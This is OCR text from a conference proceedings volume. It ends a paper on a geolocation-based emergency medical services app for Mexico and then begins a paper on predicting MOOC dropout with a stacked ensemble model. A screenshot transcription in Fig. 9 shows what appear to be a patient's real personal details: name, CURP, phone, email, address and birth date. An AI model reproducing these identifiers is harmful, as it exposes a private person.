


Cabinero: Juan Humberto

Alertas de emergencia

PACIENTE		FECHA Y HORA	LOCALIZACIÓN	ACCIÓN
	VER DETALLE	Tue Sep 06 2022 20:07:52 GMT-0500 (Central Daylight Time)	VER EN MAPA	ACEPTAR DENEGAR
Mauricio Meneses Leal 9861235890	VER DETALLE	Tue Sep 06 2022 20:07:52 GMT-0500 (Central Daylight Time)	VER EN MAPA	ACEPTAR DENEGAR
Mauricio Meneses Leal 9861235890	VER DETALLE	Tue Sep 06 2022 20:07:52 GMT-0500 (Central Daylight Time)	VER EN MAPA	ACEPTAR DENEGAR

Fig. 8 Reception of emergency request




ID: 8nfbm7LHTagaSws64zLS62dOsGr1

Mauricio Meneses Leal

CURP:
MELR010411HYNNLLA3
Teléfono:
9861235890
Correo:
mauriciomeneses43@yahoo.com
Domicilio:
calle 48 entre 60 y 67 Col. Centro
Fecha de nacimiento:
010411
Seguro social:
Ninguno
Número de seguro social:
Tipo de sangre:
A+
Alergias:
Padecimientos:
Ninguno

Contacto de emergencia
Nombre completo:
Nombre
Domicilio:
calle calle
Número telefónico:
9861123568

Fig. 9 View detail



Cabinero: Juan Humberto

Servicios agendados

TIPO	FECHA	ORIGEN	DESTINO	OXIGENO	ACCIÓN
Prueba COVID	8/30/2022	No aplica	calle e	No aplica	ACEPTAR DENEGAR
Traslado	7/14/2022	calle calle	calle calle	SI	ACEPTAR DENEGAR
Toma de glucosa	8/28/2022	No aplica	ni idea jajaja	No aplica	ACEPTAR DENEGAR
Prueba COVID	7/15/2022	No aplica	delegacion	No aplica	ACEPTAR DENEGAR
Toma electrocardiograma	7/14/2022	No aplica	delegacion	No aplica	ACEPTAR DENEGAR

Fig. 10 Medical services section

6 Results


In this section, the results achieved using the web administration panel as the mobile application are presented.

6.1 *The Web Administration Panel*

It has the functionality to select any of the two options: to accept or deny services and to answer the alert; this opens a window where the decision can be confirmed, and in the case of denying it, to specify the reasons why this option was selected, this can be seen in Fig. 11.

On the next screen, Fig. 12, you can see the reasons when an alert is denied, since the reasons why the alert is denied are displayed.


Similarly, the section to answer the medical service, as shown in Fig. 13, has two options for which a window will also open to confirm the action, the difference lies in the reasons available to justify the choice to the denied service.



¿Está seguro de aceptar la alerta?

Al aceptar la alerta el cambio no podrá ser revertido.


Fig. 11 Confirm or deny service



Seleccione el motivo por el cual se denega la alerta

○ Falsa alarma
○ Notificación de atención por parte de 911
○ Emergencia reportada de maner múltiple

Fig. 12 Reason for denial of an alert



¿Está seguro de aceptar el servicio agendado?

Al aceptar el servicio el cambio no podrá ser revertido.

Fig. 13 Answering the medical service

The functionalities of both answering scheduled service and emergency alert instantly send a notification to the administrator and the patient who requests help through the mobile application, the results of which will be shown below.

6.2 *Mobile App*

The APK is already available, and the application is installed on several smartphones, as can be seen in Fig. 14, in which geolocation emergency calls can be issued or scheduled medical services requested.


Once the response from the administrator panel operator has been sent to the user, they will receive a notification of the status of their request, as can be seen in Fig. 15.

In the same way, alerts and service requests remain in a history within the application to track the time and response management of the emergency services dependency, as seen in Fig. 16.

7 Conclusions

This work developed an application made up of two modules (mobile application and web module) to provide emergency medical services based on geolocation, the first module allows sending EMS requests through smartphones, while the second web module receives requests for medical emergencies and other services in real time, where radio operators manage the allocation of services. As ambulances or scheduled medical care (electrocardiograms, bandages, and injections, among others).


The use of technologies, such as Flutter and React, allowed the development of this emergency services system and appointment programs in an agile, fast, and



Se ha enviado la alerta

Fig. 14 APK on smartphones and confirmation of sending request for emergency service

Fig. 15 Reception of the emergency request in real time



Urgencias • now

Seguimiento de Alerta

El personal de apoyo se encuentra en camino a su ubicación

Android System


USB debugging connected

Tap to disable USB debugging.

Android System

USB charging this device

Tap for more options.



Detalles

Enviada: 24/9/2022 1:38 PM

Respondida: 24/9/2022 1:38 PM

Fig. 16 Management of requests for emergency medical services

efficient way, for various platforms, since these technologies have great support from the community of developers and have high growth and vision of the future.

Likewise, the system contributes to universal connectivity in the health sector and creates digital goods for it. Also, the system improves the efficient and effective services for patients arriving to hospital on time, and as outcome, deaths and long-term disabilities can be avoided. The future lines of work will be to develop an evaluation of the impact of the implementation of the system, submitting it to operate in a real environment like the Ameca delegation of the Red Cross, at Jalisco state, México, to verify if this application really speeds up the services, reduces the cost of resources, and if it is accepted by the population.

References

1. Fraga Sastrías JM, Asensio-Lafuente E, Román-Morales F, Pinet-Peralta LM, Prieto-Sagredo J, Ochmann-Räsch A (2010) Sistemas médicos de emergencia en México. Una perspectiva prehospitalaria. Archivos de Medicina de urgencia en México 2:25–34
2. Organización Mundial de la Salud, 72.a Asamblea Mundial de la Salud, consultado: https://www.who.int/es/about/governance/world-health-assembly/seventy-second-world-health-assembly
3. Ocho principios rectores de la transformación digital del sector de la salud. Un llamado a la acción panamericana, 2021–04–21, Organización Panamericana de la Salud OPAS, https://iris.paho.org/handle/10665.2/53730
4. Organización Panamericana de la Salud (2019) Estado de la seguridad vial en la Región de las Américas. OPS, Washington, D.C.
5. Arunachalam PL, Krishna P, Vignesh M, Thomas TS (2021) Ambulance booking application. In: 2021 6th international conference on signal processing, computing and control (ISPCC), 2021, pp 146–149. https://doi.org/10.1109/ISPCC53510.2021.9609423

6. Sakriya MZBM, Samual J (2016) Ambulance emergency response application. Int J Inf Syst Eng 4(1):40–47
7. Buttussi F, Chittaro L, Carchietti E, Coppo M (2010) Using mobile devices to support communication between emergency medical responders and deaf people. In: Proceedings of the 12th international conference on Human computer interaction with mobile devices and services (MobileHCI' 10). Association for Computing Machinery, New York, NY, USA, pp 7–16. https://doi.org/10.1145/1851600.1851605
8. Gaziel-Yablowitz JM, Schwartz DG (2018) A review and assessment framework for mobile based emergency intervention apps. ACM Comput Surv 51(1):32p, Article 15. https://doi.org/10.1145/3145846
9. Nuevas LK, Anover JP, Golong LMG, Raganit MB (2021) AMBUAPP: Ambulance Response Application 2021 IEEE 13th International Conference on Humanoid, Nanotechnology, Information Technology, Communication and Control, Environment, and Management, HNICEM 2021, https://www.scopus.com/inward/record.uri?eid=2-s2.0-85127580530; https://doi.org/10.1109/HNICEM54116.2021.9732057
10. Free C, Phillips G, Watson L, Galli L, Felix L, Edwards P, Patel V, Haines A (2013) The effectiveness of mobile-health technologies to improve health care service delivery processes: a systematic review and meta-analysis. PLoS Med 10(1):e1001363. https://doi.org/10.1371/journal.pmed.1001363
11. React, «Reactjs.org» (2021) Una biblioteca de JavaScript para construir interfaces de usuario. [En línea]. Disponible: https://es.reactjs.org/. Último acceso: 2 Mayo 2022
12. Flutter (2022) Build apps for any screen. [En línea]. Disponible: https://flutter.dev/. Accessed: 02 Mayo 2022
13. Firebase Google Developers, Firebase (2022) Firebase authentication | firebase documentation. [En línea]. Disponible: https://firebase.google.com/docs/auth?hl=es-419. Last access: 31 Mayo 2022
14. Node.js web application framework, Express. [Online]. Available: https://expressjs.com/. Accessed: 27-Sep-2022
15. robvet (2022) Soluciones relacionales y datos NoSQL, Microsoft.com. [Online]. Available: https://docs.microsoft.com/es-es/dotnet/architecture/cloud-native/relational-vs-nosql-data. Accessed: 7 Julio 2022
16. N Developers (2022). Get started. [Online]. Available: https://developers.notion.com/docs/getting-started. Accessed: 7 Julio 2022
17. Everything you need to design. [Online]. Available: https://www.sketch.com/

Prediction of Dropout Students in Massive Open Online Courses Using Ensemble Learning: A Pilot Study in Post-COVID Academic Session

Rizwan Alam, Naeem Ahmad, Sana Shahab, and Mohd Anjum

Abstract High dropout rate is a critical problem in MOOCs. The prime objective of this study is to identify possible dropout students at the early stage of the course and reducing the number of dropouts providing proper feedback to address the relevant factor. A prediction model based on stacking ensemble machine learning is proposed to identify whether a learner is at risk of dropping a course. The proposed stacked ensemble model outperformed with an accuracy of 93.4% compared to other popular machine learning classifiers.

Keywords Online learning · E-learning · Massive open online courses · Dropout prediction · Machine learning · Feedback

1 Introduction

In the present era, e-learning is an emerging research area. As we know, e-learning systems are not only used to teach students but also to train the employees of corporate houses. From the time of the evolution of e-learning to the present era, researchers have explored various contemporary technologies such as the internet of things [1],

R. Alam
Unitedworld School of Computational Intelligence, Karnavati University, Gandhinagar, India
e-mail: rizwan@karnavatiuniversity.edu.in

N. Ahmad
Department of Computer Applications, National Institute of Technology, Raipur, India
e-mail: nahmad.mca@nitrr.ac.in

S. Shahab
Department of Business Administration, College of Business Administration, Princess Nourah Bint Abdulrahman University, PO Box 84428, Riyadh 11671, Saudi Arabia
e-mail: sshahab@pnu.edu.sa

M. Anjum (✉)
Department of Computer Engineering, Aligarh Muslim University, Aligarh, India
e-mail: mohdanjum@zhcet.ac.in

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_39

blockchain [2], data mining, and machine learning techniques in e-learning [3]. It has been widely accepted that massive open online courses (MOOCs) are in high demand, and MOOC management systems generate a large volume of data. During the COVID-19 pandemic, MOOCs have gained exponential popularity, and much interaction data has been developed using MOOC platforms. This data can be used to extract information to reduce the dropout rate of students in various courses in MOOCs.

The high dropout rate is a critical problem in MOOCs. Analysing the data generated by MOOC systems can be used to identify students that may drop out so that these students may be provided appropriate personalised feedback to reduce the chances of their dropout. Video click stream data analysis leads to many useful and important inferences about learner behaviour and learning path. This can be used to classify learners into the appropriate group and suggest a proper learning path to improve their performance. In addition, if the analysis indicates the learner is a dropout or low scorer by using machine learning-based prediction, personalised feedback will be provided to reduce the chances of both situations, whether a dropout or a low scorer.

By providing personalised feedback to the learner as per their learning style, we want to ensure the high performance of the learner and a low chance of being a dropout. Personalised feedbacks make the learners feel that their performance is monitored properly and that support will be provided when required. Hence it motivates them to utilise the resources provided by the learning platform at the maximum possible level.

Implementing the early prediction model for student outcomes is the main goal of this work. We explored various machine learning techniques to identify at-risk learners, including Naive Bayes (NB), k-nearest neighbours algorithm (KNN), support vector machine (SVM), and decision tree (DT). Lower academic performance erodes students' self-confidence and wastes important educational resources. The inclination to drop the course is high among them. This approach aids online course providers in the early identification of riskier students to address the dropout problem. The quantity of data generated relies on the multidimensional features of the students' interactions in the learning environment. This information was utilised to develop a predictive model that effectively makes use of this data and, as a result, makes predictions that can further improve the academic performance of the student. These systems' adaptability enables teachers to devote their full attention to the students who may be at risk. The best model has been determined after a series of experiments.

Stacking is an ensemble learning technique combining heterogeneous learners to build a more robust model. Different models are stacked up; first, we have n number of base models that are trained parallelly, and the results of the base models are fed to train the Level-2 model, after which the predictions are obtained. This technique will help exploit the strengths of the models used to build the ensemble, enhancing the accuracy of the overall ensemble model.

The contribution of this paper is the proposed model to identify the students who may drop out of the course and a feedback system to reduce the no of dropout students.

The model is based on students' marks, and its relevancy has been analysed with the available dataset. Several machine learning methods have already been used for dropout prediction. The proposed stacked ensemble model better-predicted dropout students with 93.40% accuracy than other existing models. The main objective of the model is to identify possible dropout students and provide them with appropriate personalised feedback messages to reduce their chances of dropping out. The novelty of this work is that it helps the leaner know the reasons for being considered at-risk of being dropped out and how to improve their academic performance in the course.

The paper aims to answer the following research questions:

RQ1: Which classification model is suitable and appropriate for MOOCs?

RQ2: What is the range of accuracy for different models under study?

RQ3: What is the lowest forecast of the model in identifying the students who may drop a course?

The next sections of this paper are as follows. Section 2: Related work covers the literature review related to the study. Section 3: The methodology covers the design and model of the study. Section 4: Results and discussions cover the study's results, findings and related discussion. Section 5 Discussions describes the significance of video clickstream data in this study and diagnosing the reasons for being at-risk in MOOCs. Finally, Sect. 6 provides the conclusion of the study.

2 Related Work

MOOCs are in high demand, and MOOC management systems generate large amounts of data. It is the need of the hour to analyse this data to extract the information that can be used in decision-making to achieve the objectives of MOOCs. Most MOOC Platforms provide learning resources in the form of videos, and learners gain knowledge by watching these videos. So, it is a prime requirement that these video tutorials should be designed in such a way that should help to facilitate maximum learning for learners. Therefore, the learner's way of interacting with video tutorials can be used to determine the learner's type and behaviour. So, various interaction parameters between the learner and video tutorial could be analysed to infer important decisions like the prediction of learner's performance, prediction of dropout learners and recommendation of learning resources to a particular learner and providing personalised feedback to the learner.

The latest studies support that the MOOC environment should address all the issues related to learning that particular course in which students enrol. From registering for the course to the certification or completion of the course, each step should be online, and there should be some academic and technical support from MOOC providers [4]. In addition, personalised feedback to students and course recommendations according to learner traits and learner type have been reported as important in MOOCs [5]. Although the availability of MOOCs on emerging technologies and job-oriented courses does not ensure active participation and successful completion of courses as reported in the "Year 4 Report" findings to four complete years of HarvardX and MITx courses on edX [6]. In this report, it was mentioned that learners in these online courses were from different academic backgrounds. So, their learning style will not be the same, and for various reasons, only 60% of learners can get certification for a typical course that specifies, on average, 40% of users do not complete the course.

MOOCs provide a platform where students can learn at their own pace and conveniently without being physically present in classrooms. Even the main dark issue related to MOOCs is high dropout rates [7]. This issue compels researchers to explore the prediction of dropout students in MOOCs. A number of studies are available in which previous data of students has been used for training the classifiers and then predicting dropout students in the current group of students in the testing phase of the classifiers [8].

Several researchers have studied the prediction of dropout students using various techniques, but the reasons for not completing a course in a MOOC environment are still less explored [9]. As we all know, learners get fewer opportunities for interaction with the trainer in MOOCs, making it more difficult for the trainer to predict a learner's performance. Learners should be trained and motivated to utilise the VLE to achieve maximum gain, and trainers can play an important role in this [10]. Therefore, an automatic predictor for the learner's grade is the need of the hour for these MOOCs that can identify low performers amongst learners. This information can help the trainer diagnose the reason for the low performance of the learner and help the learner to improve their performance.

In most MOOCs, low engagement of students leads to dropout cases. But, students' engagement in MOOC is not easy to represent quantitatively [11]. Hence, researchers reported several different parameters that are used to measure learners' engagement as click stream data to represent interaction with MOOC [12], watch time of video tutorials [13], assignments and quizzes submitted [14], or participation in discussion forums [15]. Researchers reported various factors like group work, community discussion, kind and medium of feedback, discourse guidelines and instructor participation, etc., that affect the interaction in online courses [16]. Appropriate feedback provided by experts could improve learners' performance [17]. And most MOOCs lack this appropriate personalised feedback. This is the key idea of this study for predicting of at-risk students in MOOCs.

Undoubtedly one of the most popular learning strategies is the stacking generalisation model. It combines multiple learners and predicts the end student class using their outputs as input to the meta-learner. The stacking model has been used in earlier research to improve prediction accuracy and reduce the lowest prediction error in a variety of domains. For instance, in the realm of education, the authors in [18] introduced a stacked generalisation model made up of three learners: The M5P model tree, support vector machines, and backpropagation neural networks. The purpose of this study is to forecast students' academic success after graduation. The authors assessed the model's performance using the root mean square error. Compared to the three classifiers, the prediction outcome of stacking was superior.

To assess faculty performance, the authors of [19] devised a methodology incorporating stacking and voting ensembles. They employed two datasets from Scientific

Programming 3: The second was collected from university students, while the first was taken from the UCI machine learning repository and termed the Teaching Assistant Evaluation 15 algorithms were used. The suggested technique achieved improved accuracy when compared to methods employing a single model, but the employment of 15 algorithms creates a delay in execution, which raises the issue of complexity; as a consequence, a balance between the complexity and the desired outcomes must be respected. To illustrate the disparities in violent behaviour between male and female pupils at the Junior High School of West Sumatera, Alizamar et al. [20] proposed a stacked RASCH model. Using ensemble learning, authors identified the Vark model's visual, aural, reading/writing, and kinesthetic learning styles in [21]. Hard majority voting, J48, SVM, Random Forest, and Naive Bayes have all been utilised.

To identify the factors that significantly contribute to offering an appropriate model for classifying a student based on his performance, the authors of [22] assessed eight classification strategies. Precision, recall, and F1-score for the J48 Decision Tree classifier were each 93.5%, 93.5%, and 93.2%. 90.3% F1-score, 89.6% recall, and 91% accuracy were all reached by the logistic regression. Precision, recall, and F1-score for the MultiLayer Perceptron were 92.5%, 90.5%, and 91.2%, respectively. 96% accuracy, 89% recall, and 92.4% F1-score were attained with the Support Vector Machine. 90% accuracy, 85.9% recall, and 92.4% F1-score were attained with the AdaBoost (Adaptive Boosting classifier). Bagging and voting-based models achieved accuracy up to 93% and 97%, respectively.

The authors of [23] predicted student academic achievement by putting out a Hybrid Ensemble Learning Algorithm. Gradient Boosting, Extreme Gradient Boosting, Light Gradient Boosting Machine, and other hybrids of these algorithms are used as basic classifiers and provide prediction results to the Super Learner method. The hyper-parameters of the basic classifiers are optimised using the Random Search technique. The experimental findings showed that the suggested method accurately predicted students' performance in two courses by 92.6% and 91.2%, respectively. The study in [24] proposed a label distribution estimation-based ensemble learning approach termed light gradient boosting channel attention network. This model is used to anticipate performance in online learning activities. The Channel Attention Network model improves LightGBM's function by focusing on improved results in LightGBM's K-fold cross-entropy.

To train and test models, most of the research mentioned employs datasets gathered from questionnaires, surveys, student registration units, and student transcripts [25]. The possible problem with data quality, which is in some ways antiquated, incorrect, subjective, and does not reflect the actual students' actions through e-learning processes, is connected to the weakness of some research. Important and objective data will be very useful in improving student failure and dropout predictions. When data are directly sourced from LMS platforms, the outcomes of learning algorithms/models in e-learning settings are more fascinating. Most of the work reviewed points out that selecting of suitable features can ensure high accuracy in dropout prediction. But a limitation of this review is that most of the works included demographic, academic, and clickstream data of some specific LMS. This paper proposes the concept of utilising clickstream data to overcome these constraints.

3 Methodology

This section presents the proposed model to identify the students who may drop a course. To predict the status of a particular student, we aim to answer RQ1 and RQ2 by.

- Selection of classification algorithm which fits best for the data set.
- Evaluation of the correctness of the proposed model for the chosen classification algorithm.
- Determining the lower limit of accuracy rate for which model should be used as a dropout predictor

The proposed model consists of sub-models based on students' interactions on an e-learning platform for a particular course. It is predicted that student will finally complete the course or drop out and provide feedback to at-risk students as depicted in Fig. 1. The main objectives of the proposed model are as follows.

- There is a requirement for a model for dropout prediction that can be applied to any course.
- The model should be capable of identifying the students who may drop a course and why they may drop it.
- To provide proper feedback to identified at-risk students.




Fig. 1 Feedback-based dropout prediction model

Scikit-learn library in Python programming is used to apply the classification algorithms on this dataset, as suggested in the study of [27]~~.~~ An evaluation test is conducted on the available dataset to evaluate the proposed model.

This work focuses on predicting dropout students in online courses by using various ML classifiers and suggested a stacked ensemble learning classifier. After prediction those students have been provided feedback messages using a model that contains mainly three modules Feedback Generator, Feedback Engine, and Feedback Presenter as shown in Fig. 1. Feedback Generator primarily collects inputs from learner (I1), peer (I2), and instructor(I3) and then after proper tag association it is fed to the module named Feedback Generator that performs analysis using various ML Techniques to find course dropouts and a tag-based feedback including learner's profile data is provided to the module named Feedback Presenter. This module mainly specifies the format and structure of feedback to dropout students as per the tag associated with the feedback. This helps the leaner to know the reasons for being considered at-risk of being dropout and also how to improve his/her academic performance in the course.

3.1 Dataset

The dataset used required details of students of two semesters of Unitedworld School of Computational Intelligence, Karnavati University, India, for an online Python Programming course conducted post-COVID-19. The 2020 even semester, from January 2021 to May 2021, is used as training data set for the proposed model, and the 2022 odd semester, which is from July 2022 to December 2022, is used as a test dataset for the model. Figure 1 is the Feedback-based dropout prediction model.

We acquired the marks from the test exercises and the final result as pass/ fail data from 155 students. Dropout and dropout occurrence can be defined in many different ways. In this study, a student is considered to have dropped out at the point in time when they stopped turning in their assignments (graded assignments or exams). Therefore, the event of dropping out is the time at which the student decides to stop working towards the certificate, which does not necessarily indicate that they have entirely disengaged from the material that was covered in the course. A student is regarded to have dropped out of the class if they do not fulfil the course requirements, which mainly depend on taking and passing the final exam. In any case, it has been observed that the number of test exercises didn't coordinate for certain students in the considered semester because of changes in the curriculum. We removed these students' data from the assessment in light of the fact that the proposed model would not be suitable for foreseeing such courses' conduct suitably. After the purifying procedure, the dataset was made out of 147 students.

3.2 Execution of Course

In this study, students were informed to register for 8 weeks online Python Programming course through a notification on the institute's website. Students were asked to fill in basic details like name, date of birth, contact no, and e-mail id in a google form for the registration process. Students were selected for enrolment in the course after an online test of students in which their basic knowledge of logical thinking and programming was checked. On the basis of marks obtained in this pre-course test, students were grouped into three groups.

A. Students who scored less than 50%,
B. Students scored more than 50% but less than 70%, and
C. Students scored more than 70%.

Classes were scheduled for 1 h daily through Cisco Webex and 30 min for doubt clearing session just after the class. The link to join a class on the Cisco Webex meeting was shared 30 min before the class. Recording of the lectures was made available through a portal, and by providing login credentials, a video recording of the class was made available to the students as the "Video on Demand" section on the portal only for one week after the date of an actual class. The student's interactions, like play, pause, rewind, stop, etc., with the lecture videos were stored weekly.

Each day one online in-video quiz was also there to solve in a 10-min break after the classroom discussion. Assignments related to the topic discussed in the lecture have been shared just after the class that students can access by logging in to Google classroom.

For assignments, a class was created on Google Classroom for students of each group separately. Assignment questions were provided by posting on Google Classroom (GC) just after the lecture in which a related topic was discussed. The last date was also mentioned for each assignment as a deadline to submit that assignment by students. Even for a few cases, assignments were considered for evaluation even after the deadline due to genuine reasons mentioned by the student.

After the last date of each assignment, Python programs submitted as an assignment were run and checked the output and then, based on the marking scheme, finalised by a team of 1 Professor and 2 Teaching Assistants. After finalising marks for each student for an assignment, marks obtained in that assignment with the reason for deduction of marks (if any) have been shared with the corresponding student. Students were allowed to communicate through GC if they had any queries regarding marks obtained or reasons for the deduction.

After completion of the discussion of all topics of the course, a final test was conducted online. A set of 30 Questions were provided to the students in the final test. Actually, these questions were related to Python programming, and ten questions were from low, medium, and high levels. Low-level questions were based on introductory concepts of Python. Medium-level questions were based on medium-level concepts like using libraries NumPy and Pandas in Python programs. High-level questions were based use of Python for data analytics like linear regression on a dataset. For this, datasets available on Kaggle were referred to use.

Table 1 Features of the dataset used

